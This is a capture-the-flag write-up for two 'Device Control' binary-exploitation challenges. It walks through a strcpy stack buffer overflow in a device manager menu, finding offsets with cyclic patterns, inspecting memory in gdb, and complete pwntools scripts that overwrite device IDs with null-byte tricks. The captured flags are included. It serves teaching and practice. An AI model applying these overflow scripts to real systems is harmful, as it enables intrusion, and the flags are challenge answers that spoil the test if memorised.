Assigned device ID 6b8b4567327b23c6
Name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...  etc.. etc etc
Description:

1) List devices
2) Add device
3) Edit device
4) Process
5) Quit
1

Listing devices:

1:
ID: 4141414141414141
Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Description: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.... etc etc etc.
```

OK nice,
so now i know it overflows into the location for id

now I just need to know where and replace it with the "master" device id

I use pwntools python library to generate a cyclic string of 500 bytes long and send this as description.

```
1:
ID: 6261616962616168
Name: bob
Description: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaak… etc etc etc
```

```
>>> cyclic_find('bytearray.fromhex('6261616962616168').decode()[::-1])
128
```

the overflow occurs at 128bytes (**char** description[128];)
I make a small python script to help me exploit this.

```
#!/usr/bin/python
from pwn import *
io = process('./device')

DEV_ID = 0x8100ca33c1ab7daf

p =  '2\n'                              # menu option add_device
p += 'bob\n'                            # name
p += cyclic(128)+p64(DEV_ID)+'\n'       # description that overflows into DEV_ID
p += '1\n'                              # list_devices
p += '5\n'                              # quit

io.sendline(p)
print io.recvall()
io.interactive()
```

and I tried it out.

```
1:
ID: 6b00ca33c1ab7daf
Name: bob
Description: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaak… etc etc etc
```

its missing the first byte from the master id, because strcopy terminates on the nullbyte in the id.

So now I need to figure out how to get the first byte to change anyway.
I first attempted to just create as much devices as necessary to get one with a id that starts with 0x81 but I had no luck,
while I was busy doing this it occurred to me that I could just place it there myself since the buffer-overflow occurs in “add device” and “edit device” and strcpy terminates the string by placing a 0x00 at the end. So I could just use it to place 0x00 were ever needed.
Acually it already does that for me.

So I’ll adjust the script accordingly to first overflow and change the id to 0x8181818181818181 and then try to write the “master device” id in there what will not be copied completely but will overwrite the last part of the id and trails with 0x00 placing it in the desired place.

```
#!/usr/bin/python
from pwn import *
context.log_level = 'error'  # sssssssttt
delay = 0.01
DEV_ID = 0x8100ca33c1ab7daf  # <--- 00w n00 there is a nullbyte in the id

io = remote("overflow.thenixuchallenge.com",20191)
#io = process('./device')

p =  '2\n'                                  # menu option add_device
p += 'bob\n'                                # name
p += cyclic(128)+'\x81'*8+'\n'              # description
io.sendline(p)
sleep(delay)
o = io.recv() # --- flush it
print o

p =  '3\n'                                  # menu option edit_device
p += '1\n'                                  # device number
p += 'bob\n'                                # name
p += cyclic(128)+p64(DEV_ID)+'\n'           # description
io.sendline(p)
sleep(delay)
o = io.recv() # --- flush it
print o


p = '4\n'                                     # get flag
p += '5\n'                                    # quit

io.sendline(p)
sleep(delay)
o = io.recv()
print o
io.close()
```

```
Looking for master device id: 8100ca33c1ab7daf
Device with master id found, here's the flag:
NIXU{h0w_t0_d3al_w1th_null_byt3s\x00}
```

Yes, a flag and without even using a debugger.

Device Control Pwnel part 1

lets fire up the 'ol gdb
and see where the id lives in memory and if i can overflow there.

fist i disassemble mainloop to see where i should drop a breakpoint
to get the address of were id is stored.

```
0x0000555555554f62 <+0>:    push   rbp
0x0000555555554f63 <+1>:    mov    rbp,rsp
0x0000555555554f66 <+4>:    sub    rsp,0x10
0x0000555555554f6a <+8>:    mov    DWORD PTR [rbp-0x4],0xf423
[...snip...]
```

999999 is 0xf423 in hex so that is our hard-coded id.

So I place a breakpoint on mainloop+8 and will check where rpb+04 points to.

> oh, before you're wondering what are those commands he is unsing in gdb.
> i use gdb with the gdb-dashboard .gdbinit
> found at https://github.com/cyrus-and/gdb-dashboard
> I love it in combination with terminator it makes It possible to create a nice overview and saves a lot on repeating commands or scrolling trough terminal output.

```
Breakpoint 1, 0x0000555555554f6a in mainloop ()
>>> x $rbp-0x4
0x7fffffffde8c: 0x00005555
>>> dash mem watch $rbp-0x4 100
```

I copy the exploit I made before and made and change it to just send a 500 byte long cyclic sting save the send data to a file I name "payload"
so I can pipe it to the binary from within gdb.

```
#!/usr/bin/python
from pwn import *
delay = 0.01
#io = remote("overflow.thenixuchallenge.com",20191)
io = process('./device')
p1 =  '2\n'                                 # menu option add_device
p1 += 'bob\n'                               # name
p1 += cyclic(500)                           # description
io.sendline(p1)
sleep(delay)
o = io.recv() # --- flush it
p2 = '9\n'                                  # get flag
p2 += '5\n'                                 # quit
io.sendline(p2)
sleep(delay)
o = io.recv()
print o
f = open("payload", "w")
f.write(p1+p2)
log.info('writing payload to file')
io.close()
```

I disable my first breakpoint and place a new one near the end of the main loop.
On top of the nop seems like a nice place, then I run with the generated payload piped to the binary

```
 0x0000555555555054 <+242>:  call   0x5555555547b0 <puts@plt>
 0x0000555555555059 <+247>:  nop
 0x000055555555505a <+248>:  jmp    0x555555554f71 <mainloop+15>
 0x000055555555505f <+253>:  nop
 0x0000555555555060 <+254>:  leave
 0x0000555555555061 <+255>:  ret
 -------
 >>> disable 1
 >>> b mainloop+247
 >>> r < payload
 Breakpoint 2, 0x0000555555555059 in mainloop ()
```

```
── Memory ──────────────────────────────────────────────────────────────────────
0x00007fffffffde8c 61 63 71 61 61 63 72 61 61 63 73 61 61 63 74 61 acqaacraacsaacta
0x00007fffffffde9c 61 63 75 61 61 63 76 61 61 63 77 61 61 63 78 61 acuaacvaacwaacxa
0x00007fffffffdeac 61 63 79 61 61 63 7a 61 61 64 62 61 61 64 63 61 acyaaczaadbaadca
0x00007fffffffdebc 61 64 64 61 61 64 65 61 61 64 66 61 61 64 67 61 addaadeaadfaadga
0x00007fffffffdecc 61 64 68 61 61 64 69 61 61 64 6a 61 61 64 6b 61 adhaadiaadjaadka
0x00007fffffffdedc 61 64 6c 61 61 64 6d 61 61 64 6e 61 61 64 6f 61 adlaadmaadnaadoa
0x00007fffffffdeec 61 64 70 61 -- -- -- -- -- -- -- -- -- -- -- -- adpa............
```

now I check where the cyclic string will overflow into the id.

```
>>> import from pwn *
>>> cyclic_find('acqa')
262
```

and I adjust the script again using the trick I've learned using strcpy to place 0x00's where I need them.

```
from pwn import *
delay = 0.01
#io = remote("overflow.thenixuchallenge.com",20191)
io = process('./device')
offset = 262
p =  '2\n'                              # menu option add_device
p += 'bob\n'                            # name
p += cyclic(offset)+'\n'                # description
io.sendline(p)
sleep(delay)
o = io.recv()           # --- flush it
print o
payload = p             #--- payload for debugger
for i in range(0,3):
    p  = '3\n'                          # menu option edit device
    p += '1\n'                          # select 1
    p += 'truus'+str(i+1)+'\n'          # name
    p += cyclic(offset-i+1)+'\n'        # description
    payload += p
    io.sendline(p)
    sleep(delay)
    o = io.recv()
    print o
p = '8\n'                               # get flag
p += '5\n'                              # quit
payload += p
io.sendline(p)
sleep(delay)
o = io.recv()
print o
io.close()
f = open("payload", "w")
f.write(payload)
log.info('writing payload to file')
```

and test it out.

```
Admin functionality is not fully implemented but here's a flag:
NIXU{pr3tty_s1mpl3_0v3rfl0w}
```

I was doing this while I've really should have been sleeping and I had some troubles with placing the 0x00 where I needed them because I was coming form a the other direction into the memory than I expected. As soon as I see the flag I realized that the overflow was on the stack and occurring in stack and not in heap. And could have just overflow with 0x00's but hey, a flag is a flag.